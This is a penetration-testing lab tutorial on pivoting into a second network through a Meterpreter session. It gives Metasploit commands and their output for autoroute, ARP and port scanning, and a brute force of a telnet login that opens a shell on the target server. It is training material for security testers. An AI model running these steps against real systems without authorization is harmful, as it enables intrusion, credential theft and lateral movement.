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# Telnet Pivoting through Meterpreter



In our previous tutorial we had discussed on **SSH pivoting** and today we are going to discuss Telnet pivoting.

From Offensive Security

**Pivoting** is technique to get inside an unreachable network with help of pivot (centre point). In simple words it is an attack through which attacker can exploit those system which belongs to different network. For this attack, the attacker needs to exploit the main server that helps the attacker to add himself inside its local network and then attacker will able to target the client system for attack.

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
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#### Lab Setup requirement:

Attacker machine: Kali Linux

Pivot Machine (client): window operating system with **two** network interface

Target Machine: Ubuntu server (Allow telnet service)



#### **Exploit pivot machine**

Use exploit MS17-010 or multi handler to hack the pivot machine.

#### sessions



















From given image you can confirm that I owned pivot machine (192.168.1.107) meterpreter session 1.

Check network interface through following command:


#### Meterpreter > if config

From given image you can observe two networks interface in pivot's system **1**<sup>st</sup> for IP **192.168.1.107** through which attacker is connected and **2**<sup>nd</sup> for IP **10.0.0.20** through which telnet server (targets) are connected.

```
Interface 1
=========
Name : Software Loopback Interface 1
Hardware MAC : 00:00 00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff
Interface 11
=========
Name : Intel(R) PRO/1000 MT Network Connection
```

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#### **Route Add**

Since attacker belongs to **192.168.1.1** interface and target belongs to **10.0.0.0** interface therefore it is not possible to directly make attack on target network until unless the attacker acquires same network connection. In order to achieve **10.0.0.0** network attacker need run the **post exploitation** "autoroute".

use post/multi/manage/autoroute
msf post(autoroute) > set session 1
msf post(autoroute) > exploit

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This Module will perform an ARP scan for a given IP range through a Meterpreter Session.

use post/windows/gather/arp\_scanner

```
msf post(arp_scanner) > set rhosts 10.0.0.1-30
msf post(arp_scanner) > set session 1
msf post(arp_scanner) > set thread 20
msf post(arp_scanner) > exploit
```

Here we found a new IP **10.0.0.10** as shown in given image. Let's perform TCP port scan for activated services on this machine.

```
msf post(autoroute) > use post/windows/gather/arp_scanner
msf post(arp_scanner) > set rhosts 10.0.0.1-30
rhosts => 10.0.0.1-30
msf post(arp_scanner) > set session 1
session => 1
msf post(arp_scanner) > set thread 20
msf post(arp_scanner) > exploit

[*] Running module against WIN-8N2QNIN07VP
[*] ARP Scanning 10.0.0.1-30
[*] IP: 10.0.0.10 MAC 00:0c:29:bf:f2:78 (VMware, Inc.)
[*] IP: 10.0.0.20 MAC 00:0c:29:46:4e:24 (VMware, Inc.)
[*] Post module execution completed
```

This module Enumerates open TCP services by performing a full TCP connect on each port. This does not need administrative privileges on the source machine, which may be useful if pivoting.

```
use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set ports 23
msf auxiliary(tcp) > set rhosts 10.0.0.1
msf auxiliary(tcp) > set thread 10
msf auxiliary(tcp) > exploit
```

From given you can observe **port 23** is **open** and we know that port 23 is used for telnet service.

#### Use Telnet login Brute Force Attack

An attacker always tries to make brute force attack for stealing credential for unauthorized access.

This module will test a telnet login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Now type following command to Brute force TELNET login:

use auxiliary/scanner/telnet/telnet\_login

msf auxiliary(telnet\_login) > set rhosts 10.0.0.10

msf auxiliary(telnet\_login) > set user\_file /root/Desktop/user.txt

msf auxiliary(telnet\_login) > set pass\_file /root/Desktop/pass.txt

msf auxiliary(telnet\_login) > exploit

From given image you can observe that TELNET server is not secure against brute force attack because it is showing matching combination of **username**: aarti and **password**:

#### 123 for login simultaneously it has opened victims command shell as session 2

```
<u>msf</u> > use auxiliary/scanner/telnet/telnet_login 🛮 👍
nsf auxiliary(telnet login) > set rhosts 10.0.0.10
rhosts => 10.0.0.10
<u>nsf</u> auxiliary(<mark>telnet_login) > set user file /root/Desktop/user</mark>
user file => /root/Desktop/user
msf auxiliary(telnet login) > set pass file /root/Desktop/pass
pass file => /root/Desktop/pass
nsf auxiliary(telnet login) > exploit
  10.0.0.10:23
                          - 10.0.0.10:23 - LOGIN FAILED: root:123 (Incorrect: )
   10.0.0.10:23
                          - 10.0.0.10:23 - LOGIN FAILED: root:root (Incorrect: )
   10.0.0.10:23
                          - 10.0.0.10:23 - LOGIN FAILED: root:toor (Incorrect:
   10.0.0.10:23
                          - 10.0.0.10:23 - LOGIN FAILED: root:pass (Incorrect:
   10.0.0.10:23
                          - 10.0.0.10:23 - LOGIN FAILED: admin:123 (Incorrect:
   10.0.0.10:23
                          - 10.0.0.10:23 - LOGIN FAILED: admin:root (Incorrect: )
   10.0.0.10:23
                          - 10.0.0.10:23 - LOGIN FAILED: admin:toor (Incorrect:
   10.0.0.10:23
                          - 10.0.0.10:23 - LOGIN FAILED: admin:pass (Incorrect: )
   10.0.0.10:23
                         - 10.0.0.10:23 - LOGIN FAILED: abc:123 (Incorrect:
   10.0.0.10:23
                          - 10.0.0.10:23 - LOGIN FAILED: abc:root (Incorrect:
   10.0.0.10:23
                          - 10.0.0.10:23 - LOGIN FAILED: abc:toor (Incorrect:
   10.0.0.10:23
                          - 10.0.0.10:23 - LOGIN FAILED: abc:pass (Incorrect:
                          - 10.0.0.10:23 - LOGIN SUCCESSFUL: aarti:123 🖨
[+] 10.0.0.10:23
                         - Attempting to start session 10.0.0.10:23 with aarti:123
   Command shell session 2 opened (192.168.1.222-192.168.1.107:0 -> 10.0.0.10:23) at 2
```

Let's count the number of victim sessions we have hold using following command:

#### sessions

From given image you can observe there are two sessions  $\mathbf{1}^{st}$  as meterpreter session of windows system and  $\mathbf{2}^{nd}$  as command shell of telnet server.

```
Active sessions

-----

Id Type

Information

1 meterpreter x86/windows WIN-8N2QNIN07VP\victim @ WIN-8N2QNIN07VP

2 shell /

TELNET aarti:123 (10.0.0.10:23)

192.168.1.222-

192.168.1.107:0 -> 10.0.0.10:23 (10.0.0.10)
```

#### sessions 2

Now attacker is command shell of server, let's verify through network configuration.

#### **Ifconfig**

From given you can observe the network IP is 10.0.0.10

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#### **RAJ CHANDEL**

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

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